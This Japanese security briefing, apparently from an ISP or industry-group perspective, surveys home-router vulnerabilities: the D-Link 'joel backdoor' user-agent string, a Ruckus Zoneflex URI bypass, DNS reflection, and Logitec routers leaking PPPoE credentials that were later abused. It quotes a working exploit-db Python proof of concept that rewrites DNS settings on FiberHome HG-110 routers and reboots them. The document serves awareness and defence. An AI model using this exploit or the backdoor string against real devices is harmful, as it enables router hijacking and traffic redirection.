認証無しにログインが可能になってしまう。

D-Link製ルータのファームウェアのリ
バースエンジニアリング内容。

```
int alpha_auth_check(struct http_request_t *request)
{
    if(strstr(request->url, "graphic/") ||
        strstr(request->url, "public/") ||
        stromp(request->user_agent, "xmlset_roodkcableoj28840ybtide") == 0)
    {
        return AUTH_OK;
    }
}
```

逆から読むと“**edit by 04882 joel backdoor**”となっていることから本件は“joel backdoor”と呼ばれている

(出典) <http://www.ruckuswireless.com/products/zoneflex-indoor/2942>

このような認証バイパス機能が残されている理由は定かになっていないが、一部の意見では「開発者によるデバッグ用」、「何かしらの自動処理用途を想定したもの」等と推測されている。

■無線LAN製品 Zoneflex の認証回避脆弱性

JPCERT/CCの報告によると、無線 LAN アクセスポイント 製品である Ruckus Wireless Zoneflex の一部のモデルについて認証機構が回避される脆弱性が発見されたという(JPCERT/CC Weekly Report 2013-10-17号)

CWE-592: Authentication Bypass Issues

Ruckus Wireless Zoneflex 2942 Wireless Access Point version 9.6.0.0.267 contains an authentication bypass vulnerability. A local unauthenticated attacker may attempt to login with any credentials and after receiving the authentication failure message, the user can remove the `/login.asp` portion of the URI to bypass the login page. The attacker will not be able to browse to the other configuration pages of the device via the graphical user interface, but they can then manually edit the URI to gain access to the following pages:

```
/configuration/wireless.asp  
/configuration/local_network.asp  
/configuration/internet.asp  
/configuration/device.asp  
/maintenance/upgrade.asp  
/maintenance/reboot.asp
```

(出典) US-CERT Recently Published Vulnerability Notes



(出典)

<http://www.ruckuswireless.com/products/zoneflex-indoor/2942>

正しく認証されていないユーザであっても、認証失敗のあとに URI を直接編集してWeb画面を開くことで、`/configuration/device.asp` 等ルータの管理画面を開いてしまうことができるという。

■ FiberHome Modem Router HG-110 の認証回避脆弱性

認証回避の脆弱性を利用し、HTTPリクエスト送信によってDNSサーバの設定書き換え・ルータ再起動が可能な例を示す。以下の情報は脆弱性公開サイト「EXPLOIT DATABASE」で公開されているmetasploitの Exploitコードである。

2013-09-22 FiberHome Modem Router HG-110 - Authentication Bypass To Remote Change DNS Servers 208 hardware Javier Perez

```
# Exploit Title: Directory Path Traversal FiberHome Modem Router HG-110 / Remote Change DNS Ser
# Date: 22/09/2013
# Exploit Author: Javier Perez - javier@thecenutrios.com - @the_s41nt
# Vendor Homepage: http://hk.fiberhomegroup.com/
# Version: HG110_BH_V1.6

# PoC: Remote Change DNS Servers
# Example file "shadow": http://<public_ip>:8000/cgi-bin/webproc?getpage=../../../../../../../../..

import urllib
import urllib2

ip = raw_input ("Enter Public IP: ")
dns1 = raw_input ("Enter DNS1: ")
dns2 = raw_input ("Enter DNS2: ")
url = 'http://'+ip+':8000/cgi-bin/webproc?getpage=html/index.html&var:menu=setup&var:page=lan'
user_agent = 'Mozilla/4.0 (compatible; MSIE 5.5; Windows NT)'
modificar = '%3AInternetGatewayDevice.LANDevice.1.X_TWSZ-COM_ProxyArp=0&%3AInternetGatewayDevic
headers = { 'User-Agent' : 'Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.11 (KHTML, like Gecko)

req = urllib2.Request(url, modificar, headers)
response = urllib2.urlopen(req)

url = 'http://'+ip+':8000/cgi-bin/webproc?getpage=html/index.html&var:menu=maintenance&var:page=
user_agent = 'Mozilla/4.0 (compatible; MSIE 5.5; Windows NT)'
modificar = 'reboot=Reboot&obj-action=reboot&var%3Anoredirect=1&var%3Amenu=maintenance&var%3Apa
headers = { 'User-Agent' : 'Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.11 (KHTML, like Gecko)

req = urllib2.Request(url, modificar, headers)
response = urllib2.urlopen(req)
the_page = response.read()
```

modificarパラメータに任意のDNSサーバアドレスを指定する

LANHostConfigManagement.DNSServers='+dns1+'%2C'+dns2+'&


●DNS設定を変更…

●ルータを再起動…

(出典) <http://www.exploit-db.com/exploits/28450/>

■攻撃パターン： オープンリゾルバを利用したDNSリフレクション攻撃

■DNSリフレクション攻撃を実現させるオープンリゾルバの存在
DNSの仕組みを悪用してDoS攻撃を増幅させる**DNSリフレクション**という攻撃手法が流行している。
この攻撃手法では、アクセス制限無くあらゆるユーザからのDNS通信を受け付ける**オープンリゾルバ**が悪用されている。




攻撃者は上記手法によって、DoS攻撃の増幅性と匿名性(なりすまし)の効果を得ることができてしまう。使用されている技術は決して新しいものではないが、効果が高い攻撃法としてDDoS攻撃に活用されるケースが増えており、昨今では100Gbps超にもおよぶ大規模なDDoS攻撃の事例も発生している。

国内で起こったBBルータの脆弱性に
起因するサイバー攻撃と
ISPによるその対応

■ 攻撃パターン： 認証の脆弱性(デフォルトパスワード、平文保存等)



(出典)
http://www.logitec.co.jp/info/2012/0516.html?link_id=out_oshirase_20120516_2_2




■ BBルータのある機種に実在するセキュリティ脆弱性の例

- ① BBルータ管理画面の初期ID/PWが“admin”、“password”のように平易なものであり、かつHP・マニュアルなどで周知のものとなっている
- ② WAN(インターネット)側からBBルータ管理画面へアクセス可能な状態となっている(アクセスフィルタ機能が無い)
- ③ BBルータ管理画面上において、設定されているISP提供のPPPoEアカウント(ID/PW)情報が容易に読み取り可能な状態(平文)で保存されている

※1 <https://www.telecom-isac.jp/news/news20120730.html>

L社製300Mbps無線LANブロードバンドルータ(LAN-W300N/R、LAN-W300N/RS、LAN-W300N/RU2)にて、ネットワーク側からルータの管理画面に対してアクセスが可能、平易なパスワードで管理画面に入ることが可能である、設定情報が平文で格納されているという脆弱性が存在している。

本脆弱性は2012年05月に発覚し、製造メーカー(L社)、JPCERT/CC、IPA、JVN、Telecom-ISAC Japanなどからユーザに対して脆弱性やその対応についての注意喚起が行われた。



The screenshot shows a web browser window displaying a security notice from Logitec. The browser's address bar shows the URL <http://www.logitec.co.jp/info/2012/0516.html>. The page content includes a navigation menu with items like '製品・サービス', 'WEBストア', 'ダウンロード', 'サポート(Q&A)', and '会社案内'. A search bar is also visible. The main content area features a red-bordered box containing the following text:

<更新のお知らせ> 2012.11.19
ファームウェア更新関連情報を追加いたしました。

<更新のお知らせ> 2012.6.1
対策済製品の判別について、追加いたしました。

<更新のお知らせ> 2012.5.24
ロジテック 300Mbps無線LANブロードバンドルータの一部に対する
セキュリティを強化したファームウェア(Ver. 2.27)について、2012年5月24日に公開いたしましたのでお知らせいたします。

ファームウェアの更新は下記よりご確認ください。
ファームウェア確認/ファームウェア更新手順

【ファームウェア Ver. 2.28改善内容】

- 無線暗号キーに小文字のが含まれた場合に無線接続出来ない不具合の改善
- 新たにWAPキー-HEX64に対応

※すでにVer. 2.27を適用し上記改善内容に該当しないお客様は、FW更新の必要ございません。
2.17以前のFWをご使用のお客様は、必ず2.28への更新をお願い致します。

2012年度の活動

L社製品(BBルータ)の脆弱性に起因するISPユーザの接続に関するインシデントが発生

● HP告知による注意喚起の実施

● 関連省庁への要望書提出

- 脆弱性対応がとられていない装置への対応
- 本脆弱性を利用した不正アクセス事件の摘発
- 端末機器以外の通信機器(家庭用ルータ等)に係るセキュリティルール化の検討
- 通信機器の脆弱性問題が発生した場合の対応窓口、ルールの整備



対応強化依頼 ▶ 関連省庁によるメーカーヒヤリング等など
情報通信ネットワーク安全・信頼性基準の改正への意見提出 ▶ 反映



2013年度

春先より本脆弱性を悪用した、更なるサイバーセキュリティインシデントの発生が確認され、さらに踏み込んだ対策の実施が必要となる

悪意の第三者によるサイバー攻撃の発信元IP(インターネット接続)での利用

悪意の第三者が複数の会員サービスサイトにリスト型攻撃を行うなどの不正アクセス案件が確認されている。

このリスト型攻撃等において、悪意の第三者がインターネット接続に利用しているPPPoE認証ID/PWとして、L社製脆弱性保有BBルータ(もしくはその利用者)から詐取したPPPoE認証ID/PWが相当数利用されており、各ISPにおいてその対応におわれている

..... インシデント①

詐取したPPPoE認証ID/PWへの攻撃(詐取された人への攻撃)


悪意の第三者が詐取したPPPoE認証ID/PWを利用して、ISP契約内容変更サイトにアクセスしPPPoE認証PWを変更する不正アクセスを実施している。

..... インシデント②

また、上記の手口でISP契約内容変更サイトにアクセスしオプションサービス(VoIP等)を購入し、本来の持ち主への金銭的負担をしいる行為も実施されている

..... インシデント③

発生している被害概要 (インシデント①)




攻撃者がWebサイト不正アクセス(サイバー攻撃)を実行するにあたり、第三者の認証情報を利用することで(なりすましを行うことで)、攻撃者自身の特定を困難にしている。

※ 悪意の第三者の特定を困難にするための認証情報が簡単に取得できる環境が存在している
ことの危険性が存在している

発生している被害概要 (インシデント②)

詐取したPPPoE認証ID/PWを利用したPPPoE認証IDに対するPWの変更行為



